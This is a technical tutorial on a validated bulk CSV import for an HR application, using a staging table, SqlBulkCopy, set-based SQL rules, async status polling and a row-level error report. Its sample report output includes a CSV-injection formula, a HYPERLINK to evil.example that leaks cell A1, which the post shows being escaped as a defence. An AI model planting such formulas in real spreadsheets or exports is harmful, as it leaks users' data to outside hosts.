

Bulk Import with a Validation Report: Upload Excel/CSV, Staging Table, Row-Level Error File

The safe way to bring in a large, dirty Excel/CSV file is to load it into a text-column staging table with SqlBulkCopy, apply the rules to every row with set-based SQL, give the user a row-level error file and make the commit a separate, confirmed step. This post walks through a 20,000-row import with real output, including 202 Accepted plus a status endpoint, idempotency via a file hash and escaping against CSV injection.
Version note: The C# code in this post was tested with .NET 10 and EF Core 10, and the SQL examples with SQL Server 2025.
Guess First: What Happens on Line 1202?
A customer who has just joined HR Portal exports its 20,000 employees from Excel to CSV and uploads them. The import code in the first version goes like this: read the file line by line, turn each line into an Employee, save.
public static class NaiveImport
{
    public static async Task<int> RunAsync(HrPortalDbContext db, Stream csv, int companyId)
    {
        Dictionary<string, int> departments = await db.Departments
            .Where(d => d.CompanyId == companyId).ToDictionaryAsync(d => d.Code, d => d.Id);
        using StreamReader reader = new(csv);
        await reader.ReadLineAsync(); // header
        int row = 1;
        while (await reader.ReadLineAsync() is { } line)
        {
            row++;
            string[] f = line.Split(',');
            db.Employees.Add(new Employee
            {
                CompanyId = companyId,
                EmployeeNumber = f[0],
                FullName = f[1].Trim('"'),
                Email = f[2],
                DepartmentId = departments[f[3]],
                HireDate = DateOnly.ParseExact(f[4], "yyyy-MM-dd", CultureInfo.InvariantCulture),
                Salary = decimal.Parse(f[5], CultureInfo.InvariantCulture)
            });
            await db.SaveChangesAsync();
        }
        return row;
    }
}
On line 1202 of the file the hire date says 16.04.2018; the Excel of the person who prepared the file exported dates in Turkish format. On line 998 the employee number is 1097 instead of 01097, because Excel took the leading zero for a number and dropped it. When the import finishes, how many employees are in the database? How does the user find out which rows were rejected and why? And what happens when they fix the file and upload it again?
Context and Problem: Bulk Data Entry Is a Workflow
Sooner or later every enterprise application asks for an "upload from Excel" button. In HR Portal the button lives in three places: the employee list during new-customer onboarding, salary updates during the annual raise period, and supplier price lists on the purchasing side. What they have in common is that the file is large (tens of thousands of rows), dirty (prepared by hand, passed through Excel) and business-critical.
The user's expectation is clear too: either everything goes in or nothing does, and for every row that does not, they get an answer to "which row, which column, why". The developer's expectation is that the request does not time out, the server's memory does not grow with the file size, and uploading the same file twice does not produce twice the data. You cannot meet these inside a single HTTP request with a row-by-row SaveChanges.
Symptoms
The import endpoint times out on large files and the user presses the upload button again. The error message is a single exception text like "Input string was not in a correct format", with no row number. After half-finished imports the support team writes queries by hand to find out "which rows got in". Employee numbers are inconsistent between 01097 and 1097. Dates are stored with day and month swapped (March 4 and April 3 mixed up). A customer reports that when they opened the error report they had prepared in Excel, a cell generated a link to an external site.
The Naive Solution and Why It Breaks
We ran the opening import with the same 20,000-row file:
naive import: FormatException: String '16.04.2018' was not recognized as a valid DateOnly.
naive import saved: 1200 employees
The code threw an exception on line 1202, but the previous 1200 rows had already been saved. The user sees only an exception message; it does not say which row. The employee number 1097 on line 998 was saved without hitting any check. When they fix the file and upload it again, the first row will hit the (CompanyId, Email) unique index, because the first 1200 employees are already in. With one SaveChanges per row, a 20,000-row file means 20,000 round trips. Because the work runs inside the HTTP request, a timeout is inevitable as the file grows.
Moving to a single SaveChanges at the end solves the half-finished import but everything else stays the same: it stops at the first error, reports only the first error, keeps 20,000 entities in the change tracker and still runs inside the request.
Options
Row by Row, Inside the Request
The naive solution above. Acceptable on an admin screen with a hundred-row file used once in a while; on large, dirty files it means half-written data, lost error information and timeouts.
Parse in Memory, Validate in C#, One Transaction
Load the file into memory, validate each row in C#, collect the errors in a list; if there are none, save everything in a single transaction. Works well up to a few thousand rows and the code is readable. Its limits are memory (the file and all entities in memory at once), reference checks (a database call per row, or loading the whole reference table into memory) and the fact that it is still a synchronous request.
Staging Table, Set-Based Validation and Asynchronous Processing
Load the file as it is, every column as text, into a staging table with SqlBulkCopy; apply the rules in SQL to all rows at once and write each row's errors to its own Errors column; give the user the error report; perform the commit as a separate step with the user's confirmation. Because the work can take a while, the HTTP side uses the Asynchronous Request-Reply pattern: 202 Accepted, a status endpoint, polling. This is the option we choose.
An External ETL Tool
Tools such as SSIS and Azure Data Factory are designed for large, regular data flows. They can be the right choice for nightly integrations with a known source; for a screen where an end user uploads a file and sees its errors, authorized per tenant, they are too heavy and disconnected from the application's business rules.
Implementation: Upload, Staging, Validate, Report, Commit

The Staging Table
CREATE TABLE dbo.EmployeeImportRows
(
    ImportId uniqueidentifier NOT NULL,
    RowNumber int NOT NULL,
    EmployeeNumber nvarchar(50) NULL,
    FullName nvarchar(200) NULL,
    Email nvarchar(200) NULL,
    DepartmentCode nvarchar(50) NULL,
    HireDate nvarchar(50) NULL,
    Salary nvarchar(50) NULL,
    Errors nvarchar(1000) NULL,
    CONSTRAINT PK_EmployeeImportRows PRIMARY KEY (ImportId, RowNumber)
);
All business columns are nvarchar. This is deliberate: if HireDate were date, the 16.04.2018 row would fail the whole batch during SqlBulkCopy, and once again we could not give the user row-level information. Staging's job is to keep the file as it is, errors included; converting types is validation's job. RowNumber is the line number in the file (the header is line 1), and that is the number we show the user in the report.
Upload: 202 Accepted and the File Hash
const int companyId = 7; // demo: in a real app this comes from the tenant claim

app.MapPost("/employee-imports", async (IFormFile file, HrPortalDbContext db, ImportQueue queue,
    TimeProvider time, CancellationToken ct) =>
{
    if (!Path.GetExtension(file.FileName).Equals(".csv", StringComparison.OrdinalIgnoreCase) || file.Length > 10_000_000)
    {
        return Results.Problem(statusCode: 400, title: "Upload a .csv file up to 10 MB");
    }

    Guid importId = Guid.CreateVersion7();
    string path = ImportStorage.PathFor(importId);
    byte[] hash;
    await using (Stream source = file.OpenReadStream())
    await using (FileStream target = File.Create(path))
    using (IncrementalHash sha = IncrementalHash.CreateHash(HashAlgorithmName.SHA256))
    {
        // write the file to disk without loading it into memory and hash it in the same pass
        byte[] buffer = new byte[81920];
        int read;
        while ((read = await source.ReadAsync(buffer, ct)) > 0)
        {
            sha.AppendData(buffer, 0, read);
            await target.WriteAsync(buffer.AsMemory(0, read), ct);
        }
        hash = sha.GetHashAndReset();
    }

    EmployeeImport import = new()
    {
        Id = importId, CompanyId = companyId, FileName = Path.GetFileName(file.FileName), FileHash = hash,
        Status = ImportStatus.Queued, CreatedAt = time.GetUtcNow()
    };
    db.EmployeeImports.Add(import);
    try
    {
        await db.SaveChangesAsync(ct);
    }
    catch (DbUpdateException ex) when (ex.InnerException is SqlException { Number: 2601 or 2627 })
    {
        // this company already uploaded the same file: no new import, show the existing one
        File.Delete(path);
        EmployeeImport existing = await db.EmployeeImports.AsNoTracking()
            .SingleAsync(i => i.CompanyId == companyId && i.FileHash == hash, ct);
        return Results.Ok(ImportStatusDto.From(existing, duplicate: true));
    }

    await queue.EnqueueAsync(importId, ct);
    return Results.Accepted($"/employee-imports/{importId}", ImportStatusDto.From(import));
}).DisableAntiforgery();
The endpoint writes the file to disk without loading it into memory and computes its SHA-256 in the same pass. ASP.NET Core already buffers form files larger than 64 KB to a temporary file; for the three layers of size limits see "File Upload and Download in ASP.NET Core Web API: IFormFile, Limits and Streaming" in the ASP.NET Core Web API series. The unique index on (CompanyId, FileHash) stops the same file from being uploaded twice: the second upload does not start a new import, it returns the existing one with duplicate: true. This is the file version of the idea from "Idempotency Keys: Not Creating the Same Order Twice on Double Clicks and Retries" earlier in the series; the key is produced by the file's content rather than the client. DisableAntiforgery relies on the assumption that the API works with JWT bearer tokens, not cookies.
The response is 202 Accepted with the status URL in the Location header. This is the flow the Asynchronous Request-Reply pattern in the Azure Architecture Center describes: the request is accepted right away, the work is done in the background, and the client polls the status endpoint.
The Queue and the Worker
public sealed class ImportQueue
{
    private readonly Channel<Guid> channel = Channel.CreateBounded<Guid>(100);
    public ValueTask EnqueueAsync(Guid importId, CancellationToken ct) => channel.Writer.WriteAsync(importId, ct);
    public IAsyncEnumerable<Guid> ReadAllAsync(CancellationToken ct) => channel.Reader.ReadAllAsync(ct);
}

public static class ImportStorage
{
    // demo: blob storage in a real app
    public static string PathFor(Guid importId)
    {
        string dir = Path.Combine(Path.GetTempPath(), "hrportal-imports");
        Directory.CreateDirectory(dir);
        return Path.Combine(dir, $"{importId}.csv");
    }
}

public sealed class ImportWorker(ImportQueue queue, IServiceScopeFactory scopes, ILogger<ImportWorker> log) : BackgroundService
{
    protected override async Task ExecuteAsync(CancellationToken stoppingToken)
    {
        await foreach (Guid importId in queue.ReadAllAsync(stoppingToken))
        {
            using IServiceScope scope = scopes.CreateScope();
            ImportProcessor processor = scope.ServiceProvider.GetRequiredService<ImportProcessor>();
            try
            {
                await processor.RunAsync(importId, stoppingToken);
            }
            catch (Exception ex) when (ex is not OperationCanceledException)
            {
                log.LogError(ex, "Import {ImportId} failed", importId);
                await processor.MarkFailedAsync(importId, "Unexpected error while processing the file.");
            }
        }
    }
}
As the queue we use a bounded in-memory Channel<Guid>; its mechanics are in "Producer/Consumer with C# Channels: Backpressure, Bounded Channels and Pipelines" in the C# Async series. This is a demo decision: if the application restarts, the jobs in the queue are lost. In production, since the import status is already in the database, you need to re-enqueue Queued records at startup or use a durable job system; durable background jobs and retries sit on the boundary of the planned Background Jobs and Scheduled Jobs series.
Load: TextFieldParser and SqlBulkCopy
    private async Task<string?> LoadAsync(EmployeeImport import, CancellationToken ct)
    {
        using TextFieldParser parser = new(ImportStorage.PathFor(import.Id), Encoding.UTF8)
        {
            TextFieldType = FieldType.Delimited,
            HasFieldsEnclosedInQuotes = true,
            TrimWhiteSpace = false
        };
        parser.SetDelimiters(",");

        string[]? header = parser.ReadFields();
        if (header is null || !header.SequenceEqual(ExpectedHeader, StringComparer.OrdinalIgnoreCase))
        {
            return $"Header must be: {string.Join(",", ExpectedHeader)}";
        }

        await using SqlConnection connection = new(db.Database.GetConnectionString());
        await connection.OpenAsync(ct);
        using SqlBulkCopy bulk = new(connection) { DestinationTableName = "dbo.EmployeeImportRows", BatchSize = BatchSize };
        DataTable batch = CreateBatchTable();
        foreach (DataColumn column in batch.Columns)
        {
            bulk.ColumnMappings.Add(column.ColumnName, column.ColumnName);
        }

        int rowNumber = 1; // line 1 is the header
        while (!parser.EndOfData)
        {
            string[] fields;
            try
            {
                fields = parser.ReadFields() ?? [];
            }
            catch (MalformedLineException ex)
            {
                return $"Line {ex.LineNumber} is not valid CSV.";
            }

            rowNumber++;
            if (rowNumber - 1 > MaxRows)
            {
                return $"The file has more than {MaxRows} rows.";
            }

            // a row with missing columns also goes to staging; validation reports it
            batch.Rows.Add(import.Id, rowNumber,
                Field(fields, 0), Field(fields, 1), Field(fields, 2), Field(fields, 3), Field(fields, 4), Field(fields, 5));

            if (batch.Rows.Count == BatchSize)
            {
                await bulk.WriteToServerAsync(batch, ct);
                batch.Clear();
            }
        }

        if (batch.Rows.Count > 0)
        {
            await bulk.WriteToServerAsync(batch, ct);
        }

        import.TotalRows = rowNumber - 1;
        return null;
    }
TextFieldParser (the parser in .NET's Microsoft.VisualBasic.FileIO namespace that correctly handles quoted fields and commas inside fields) reads the file line by line; at most one DataTable of 5,000 rows is in memory at any time. SqlBulkCopy sends each batch in one go; in "Dapper Performance: Query Cache, GetRowParser and Bulk Alternatives with SqlBulkCopy and COPY" in the Dapper series we measured the difference from row-by-row INSERT. The header check and the row limit drop the import into Failed; a row with missing columns, on the other hand, goes into staging, because rejecting it is validation's job.
Validate: Every Rule in One UPDATE
    public Task ValidateAsync(Guid importId, int companyId, CancellationToken ct)
    {
        DateOnly today = DateOnly.FromDateTime(time.GetUtcNow().UtcDateTime);
        return db.Database.ExecuteSqlAsync($"""
            WITH checked AS
            (
                SELECT r.Errors, r.EmployeeNumber, r.FullName, r.Email, r.DepartmentCode,
                       d.Id AS DepartmentId,
                       TRY_CONVERT(date, r.HireDate, 23) AS HireDateValue,
                       TRY_CONVERT(decimal(19, 4), r.Salary) AS SalaryValue,
                       COUNT(*) OVER (PARTITION BY r.Email) AS EmailCount,
                       CASE WHEN EXISTS (SELECT 1 FROM dbo.Employees e
                                         WHERE e.CompanyId = {companyId} AND e.Email = r.Email)
                            THEN 1 ELSE 0 END AS EmailTaken
                FROM dbo.EmployeeImportRows r
                LEFT JOIN dbo.Departments d ON d.CompanyId = {companyId} AND d.Code = r.DepartmentCode
                WHERE r.ImportId = {importId}
            )
            UPDATE checked SET Errors = NULLIF(CONCAT_WS(N'; ',
                CASE WHEN EmployeeNumber IS NULL OR EmployeeNumber NOT LIKE N'[0-9][0-9][0-9][0-9][0-9]'
                     THEN N'EmployeeNumber must be 5 digits' END,
                CASE WHEN NULLIF(TRIM(FullName), N'') IS NULL THEN N'FullName is required' END,
                CASE WHEN Email IS NULL OR Email NOT LIKE N'_%@_%._%' THEN N'Email is not valid' END,
                CASE WHEN HireDateValue IS NULL THEN N'HireDate must be yyyy-MM-dd'
                     WHEN HireDateValue > {today} THEN N'HireDate is in the future' END,
                CASE WHEN SalaryValue IS NULL OR SalaryValue <= 0 THEN N'Salary must be a positive number' END,
                CASE WHEN DepartmentId IS NULL THEN CONCAT(N'Unknown department ', DepartmentCode) END,
                CASE WHEN Email IS NOT NULL AND EmailCount > 1
                     THEN CONCAT(N'Email appears ', EmailCount, N' times in the file') END,
                CASE WHEN EmailTaken = 1 THEN N'Employee with this email already exists' END), N'');
            """, ct);
    }
All rules are applied in a single UPDATE statement to all rows at once. Format rules use TRY_CONVERT: style 23 accepts only yyyy-MM-dd, a value that does not convert becomes NULL and an error is written. The reference rule is a LEFT JOIN to the department table. For in-file duplicates, COUNT(*) OVER (PARTITION BY Email); if the same email is on two rows, both are rejected, because we cannot know which one is right. A clash with existing employees is an EXISTS. Because CONCAT_WS skips NULL arguments, several errors of a row are joined with ;; if there are none, NULLIF turns the result into NULL.
The employee number rule ([0-9][0-9][0-9][0-9][0-9]) is the most practical defense against Excel dropping leading zeros. The server cannot know that 1097 was really 01097; all it can know is that the format is wrong. In the same way a salary in Turkish decimal format such as 45.000,50 becomes NULL with TRY_CONVERT and is reported. Also remember that Excel with Turkish regional settings often separates CSV fields with ; instead of a comma; in that case the header check drops the import into Failed right at the start, with a clear message. The lasting fix is to give users a template whose columns are formatted as text, and when reading .xlsx, to read cells as displayed text rather than typed values.
Running It
The status endpoint also returns a Retry-After header while the work is running:
app.MapGet("/employee-imports/{id:guid}", async (Guid id, HttpContext http, HrPortalDbContext db, CancellationToken ct) =>
{
    EmployeeImport? import = await db.EmployeeImports.AsNoTracking()
        .SingleOrDefaultAsync(i => i.Id == id && i.CompanyId == companyId, ct);
    if (import is null)
    {
        return Results.NotFound();
    }
    if (import.Status is ImportStatus.Queued or ImportStatus.Loading or ImportStatus.Validating)
    {
        http.Response.Headers.RetryAfter = "2";
    }
    return Results.Ok(ImportStatusDto.From(import));
});
The end-to-end flow with the same 20,000-row file:
upload: 202 Location: /employee-imports/01a1b748-5233-7927-9d2f-6c46f0112580
{"id":"01a1b748-5233-7927-9d2f-6c46f0112580","fileName":"employees-20000.csv","status":"Queued","totalRows":0,"invalidRows":0,"committedRows":0,"failureReason":null,"duplicate":false}
status: Loading Retry-After: 2
[worker] 20000 rows loaded in 266 ms, validated in 198 ms
status: {"id":"01a1b748-5233-7927-9d2f-6c46f0112580","fileName":"employees-20000.csv","status":"Validated","totalRows":20000,"invalidRows":64,"committedRows":0,"failureReason":null,"duplicate":false}
same file again: 200 {"id":"01a1b748-5233-7927-9d2f-6c46f0112580","fileName":"employees-20000.csv","status":"Validated","totalRows":20000,"invalidRows":64,"committedRows":0,"failureReason":null,"duplicate":true}
20,000 rows were loaded into staging in 266 ms and all rules were applied in 198 ms (in a container running under emulation; the order of magnitude matters more than the absolute values). The second upload of the same file did not start a new job. The distribution of errors:
SELECT TRIM(value) AS Error, COUNT(*) AS Rows
FROM dbo.EmployeeImportRows CROSS APPLY STRING_SPLIT(Errors, ';')
WHERE Errors IS NOT NULL
GROUP BY TRIM(value) ORDER BY COUNT(*) DESC
16 HireDate must be yyyy-MM-dd
14 Email appears 2 times in the file
13 Unknown department LEGAL
10 Salary must be a positive number
9 EmployeeNumber must be 5 digits
1 HireDate is in the future
1 Employee with this email already existsThe Report: A Row-Level Error File and CSV Injection
app.MapGet("/employee-imports/{id:guid}/errors.csv", (Guid id, HrPortalDbContext db) =>
    Results.Stream(async stream =>
    {
        // UTF-8 BOM: so Excel opens non-ASCII characters correctly
        await using StreamWriter writer = new(stream, new UTF8Encoding(encoderShouldEmitUTF8Identifier: true))
        {
            NewLine = "\r\n" // RFC 4180
        };
        await writer.WriteLineAsync("RowNumber,EmployeeNumber,FullName,Email,DepartmentCode,HireDate,Salary,Errors");
        await using SqlConnection connection = new(db.Database.GetConnectionString());
        await connection.OpenAsync();
        await using SqlCommand command = new("""
            SELECT RowNumber, EmployeeNumber, FullName, Email, DepartmentCode, HireDate, Salary, Errors
            FROM dbo.EmployeeImportRows r
            JOIN dbo.EmployeeImports i ON i.Id = r.ImportId
            WHERE r.ImportId = @id AND i.CompanyId = @companyId AND r.Errors IS NOT NULL
            ORDER BY r.RowNumber
            """, connection);
        command.Parameters.AddWithValue("@id", id);
        command.Parameters.AddWithValue("@companyId", companyId);
        await using SqlDataReader reader = await command.ExecuteReaderAsync();
        while (await reader.ReadAsync())
        {
            IEnumerable<string> cells = Enumerable.Range(1, 7)
                .Select(i => CsvReport.Cell(reader.IsDBNull(i) ? null : reader.GetString(i)));
            await writer.WriteLineAsync($"{reader.GetInt32(0)},{string.Join(",", cells)}");
        }
    }, "text/csv", $"import-{id}-errors.csv"));
public static class CsvReport
{
// OWASP CSV Injection: turn a cell that starts like a formula into text, escape quotes
public static string Cell(string? value)
{
string text = value ?? "";
if (text.Length > 0 && "=+-@\t\r".Contains(text[0]))
{
text = "'" + text;
}
return "\"" + text.Replace("\"", "\"\"") + "\"";
}
}The report gives back the values the user uploaded, as they were, with the row number and the error message next to them. The user will open this file in Excel, fix it and upload it again. That is exactly where the danger is: writing user data into a CSV and having it opened in Excel is the attack surface OWASP calls CSV Injection. A cell starting with =, +, -, @, a tab or a carriage return can run as a formula in Excel. CsvReport.Cell puts a single quote in front of such cells, wraps the cell in double quotes and doubles the double quotes inside. The report output:
report starts with BOM: True
RowNumber,EmployeeNumber,FullName,Email,DepartmentCode,HireDate,Salary,Errors
998,"1097","Employee 997","employee997@example.com","IT","2017-09-24","40997","EmployeeNumber must be 5 digits"
1202,"01301","Employee 1201","employee1201@example.com","FIN","16.04.2018","41201","HireDate must be yyyy-MM-dd"
1500,"01599","Employee 1499","employee1499@example.com","LEGAL","2019-02-08","41499","Unknown department LEGAL"
1995,"2094","Employee 1994","employee1994@example.com","SALES","2020-06-17","41994","EmployeeNumber must be 5 digits"
2000,"02099","Employee 1999","employee1999@example.com","SALES","2020-06-22","'-41999","Salary must be a positive number"
4243,"04342","'=HYPERLINK(""http://evil.example/?d=""&A1,""Click"")","employee4242@example.com","IT","2031-01-01","44242","HireDate is in the future"
report rows: 64
The =HYPERLINK(...) on line 4243 is now text. The price shows on line 2000: the -41999 salary became '-41999 too. OWASP also notes that this approach changes the data and that Excel may remove the quotes when the file is saved and reopened; for a file meant to be read by a person, such as an error report, that price is acceptable. The UTF-8 BOM at the start of the file is there so Excel opens names with Turkish characters without mangling them. For the rest of the injection family see "OWASP A05: Injection (1) — SQL Injection and Command Injection" in the OWASP series.
Commit: All or the Valid Ones
app.MapPost("/employee-imports/{id:guid}/commit", async (Guid id, CommitMode mode, HrPortalDbContext db,
    ImportProcessor processor, CancellationToken ct) =>
{
    await using IDbContextTransaction tx = await db.Database.BeginTransactionAsync(System.Data.IsolationLevel.Serializable, ct);
    EmployeeImport? import = await db.EmployeeImports
        .SingleOrDefaultAsync(i => i.Id == id && i.CompanyId == companyId, ct);
    if (import is null)
    {
        return Results.NotFound();
    }
    if (import.Status != ImportStatus.Validated)
    {
        return Results.Problem(statusCode: 409, title: $"Import is {import.Status}, expected Validated");
    }

    // someone may have added an employee with the same email since validation: re-run the rules inside the transaction
    await processor.ValidateAsync(id, companyId, ct);
    int invalid = await db.Database
        .SqlQuery<int>($"SELECT COUNT(*) AS Value FROM dbo.EmployeeImportRows WHERE ImportId = {id} AND Errors IS NOT NULL")
        .SingleAsync(ct);
    if (mode == CommitMode.AllOrNothing && invalid > 0)
    {
        return Results.Problem(statusCode: 409, title: $"{invalid} rows have errors; nothing was imported",
            detail: $"Download /employee-imports/{id}/errors.csv, fix the rows and upload again.");
    }

    int inserted = await db.Database.ExecuteSqlAsync($"""
        INSERT dbo.Employees (CompanyId, EmployeeNumber, FullName, Email, DepartmentId, HireDate, Salary)
        SELECT {companyId}, r.EmployeeNumber, TRIM(r.FullName), TRIM(r.Email), d.Id,
               CONVERT(date, r.HireDate, 23), CONVERT(decimal(19, 4), r.Salary)
        FROM dbo.EmployeeImportRows r
        JOIN dbo.Departments d ON d.CompanyId = {companyId} AND d.Code = r.DepartmentCode
        WHERE r.ImportId = {id} AND r.Errors IS NULL
        """, ct);

    import.Status = ImportStatus.Committed;
    import.InvalidRows = invalid;
    import.CommittedRows = inserted;
    await db.SaveChangesAsync(ct);
    await tx.CommitAsync(ct);
    return Results.Ok(ImportStatusDto.From(import));
});
commit AllOrNothing: 409 {"type":"https://tools.ietf.org/html/rfc9110#section-15.5.10","title":"64 rows have errors; nothing was imported","status":409,"detail":"Download /employee-imports/01a1b748-5233-7927-9d2f-6c46f0112580/errors.csv, fix the rows and upload again.","traceId":"0HNPSVLOBNFRB:00000006"}
commit ValidOnly: 200 {"id":"01a1b748-5233-7927-9d2f-6c46f0112580","fileName":"employees-20000.csv","status":"Committed","totalRows":20000,"invalidRows":64,"committedRows":19936,"failureReason":null,"duplicate":false}
employees: 19937The commit has two modes, and which one to use is a business decision. In AllOrNothing mode even a single invalid row rejects the whole file and points the user to the report; that is the right choice for work that is dangerous to apply partially, such as salary updates. In ValidOnly mode the 19,936 valid rows went in and 64 rows stayed in the report; that suits work like onboarding, where "whoever can get in gets in, we fix the rest later" is acceptable. In both modes the rules run again inside the commit transaction: since validation someone may have added an employee with the same email by hand. Serializable isolation keeps another INSERT from slipping in between the re-check and the INSERT. After the commit, staging rows should be deleted by a cleanup job; otherwise the staging table grows with every import.
Angular: Progress and Status
import { HttpClient, HttpEvent } from '@angular/common/http';
import { Injectable, inject } from '@angular/core';
import { Observable, switchMap, takeWhile, timer } from 'rxjs';

export interface ImportStatus {
  id: string; fileName: string; status: string; totalRows: number; invalidRows: number;
  committedRows: number; failureReason: string | null; duplicate: boolean;
}

const pending = ['Queued', 'Loading', 'Validating'];

@Injectable({ providedIn: 'root' })
export class EmployeeImportApi {
  private readonly http = inject(HttpClient);

  // HttpEventType.UploadProgress events arrive for upload progress
  upload(file: File): Observable<HttpEvent<ImportStatus>> {
    const form = new FormData();
    form.append('file', file, file.name);
    return this.http.post<ImportStatus>('/api/employee-imports', form, { reportProgress: true, observe: 'events' });
  }

  // poll every 2 seconds until the job finishes; also emit the final (finished) status
  watch(id: string): Observable<ImportStatus> {
    return timer(0, 2000).pipe(
      switchMap(() => this.http.get<ImportStatus>(`/api/employee-imports/${id}`)),
      takeWhile(s => pending.includes(s.status), true)
    );
  }

  commit(id: string, mode: 'AllOrNothing' | 'ValidOnly'): Observable<ImportStatus> {
    return this.http.post<ImportStatus>(`/api/employee-imports/${id}/commit`, null, { params: { mode } });
  }
}
Upload progress is tracked with reportProgress, the job's status with watch. Because the second argument of takeWhile is true, the finished status (Validated or Failed) is emitted as well; based on invalidRows in that final status the screen shows "download the error report" and "save the valid rows" buttons.
Trade-off Table
| Criterion | Row by row, in the request | Parse in memory + one TX | Staging + set-based + async | External ETL |
|---|---|---|---|---|
| Data integrity | Half-finished imports | Complete, but shows only the first errors | Complete, row-level report, two commit modes | Complete (depends on the tool) |
| Query complexity | Low | Medium (extra queries for references) | Medium-high (set-based SQL rules) | Outside the application |
| Performance | 20,000 round trips, timeouts | Memory grows with the file | Batched bulk copy, one UPDATE | Best at large volumes |
| Reversibility | Hard (half-written data) | Easy | Easy (commit is a separate step) | Depends on the tool |
| Team cognitive load | Low | Low | Medium (state machine, worker, cleanup) | High (separate tool and team) |
When Not to Use It
For an upload of a few hundred rows used once a month, staging, a worker and a status endpoint are too much. Parsing in memory, validating in C# and saving in one transaction gives the same user experience with less code; just don't forget to return an error list with row numbers.
For system-to-system data flows with a known source that run on a schedule (a file arriving from the payroll system every night, for example), a user confirmation and error report screen is unnecessary. There a pipeline that moves invalid rows to a quarantine table and raises an alert for the operations team is a better fit.
If the rules live mostly in the application's domain model (complex leave balance calculations, checks that require calls to other services), moving all of them to SQL means writing the rules in two places. In that case still use staging, but run validation in C# in batches and write the results to staging's Errors column.
Checklist
- The file is written to disk without loading it into memory; there are row and size limits.
- All business columns in the staging table are text; each row's line number in the file is stored.
- Upload returns 202 Accepted and
Location; the status endpoint addsRetry-Afterwhile the work is running. - Uploading the same file again is routed to the existing import by the
(CompanyId, FileHash)unique index. - Format, reference, business-rule and in-file duplicate rules run set-based, and each row gets all of its errors.
- The error report contains the row number, the original values and the error message; cells starting with a formula are escaped.
- Commit is a separate step confirmed by the user; the rules run again inside the commit transaction.
- Staging rows and uploaded files are cleaned up after the commit or after expiry.
Related Patterns and Sources
This post brings several patterns of the series together: the duplicate-prevention idea from "Idempotency Keys: Not Creating the Same Order Twice on Double Clicks and Retries" with a file hash, the state transitions from "When the Status Column Is Updated from Everywhere: Transition Tables, State Machines and Status History" with the import's Queued → Committed life cycle, and the tenant scope from "Data Isolation in Multi-Tenancy: Database per Tenant, Shared Schema and Row-Level Security" with the CompanyId in every query. For the mechanics see "File Upload and Download in ASP.NET Core Web API: IFormFile, Limits and Streaming" in the ASP.NET Core Web API series, "Dapper Performance: Query Cache, GetRowParser and Bulk Alternatives with SqlBulkCopy and COPY" in the Dapper series and "Producer/Consumer with C# Channels: Backpressure, Bounded Channels and Pipelines" in the C# Async series. Sources: the "Asynchronous Request-Reply pattern" in the Azure Architecture Center; OWASP's "CSV Injection" page; RFC 4180 for the CSV format; the "SqlBulkCopy" and "Upload files in ASP.NET Core" pages on Microsoft Learn; and the SQL Server documentation for TRY_CONVERT, CONCAT_WS and CAST and CONVERT (date styles).
A Small Experiment
★☆☆ Add a row to the sample file with a salary in Turkish decimal format, quoted as "45.000,50", and an empty FullName. What does the report say for this row? See how CONCAT_WS joins several errors in the same cell.
★★☆ To make the report easier to filter in Excel, give each error a fixed code (such as HIRE_DATE_FORMAT, DUPLICATE_EMAIL) and add an ErrorCodes column to the report. Produce the error messages from these codes in the user's language, TR or EN.
★★★ Write a startup job that finds imports stuck in Queued and Loading when the application restarts: for those in Loading, delete their staging rows and put the import back in the queue. How do you guarantee that the same import is not processed by two workers at the same time?
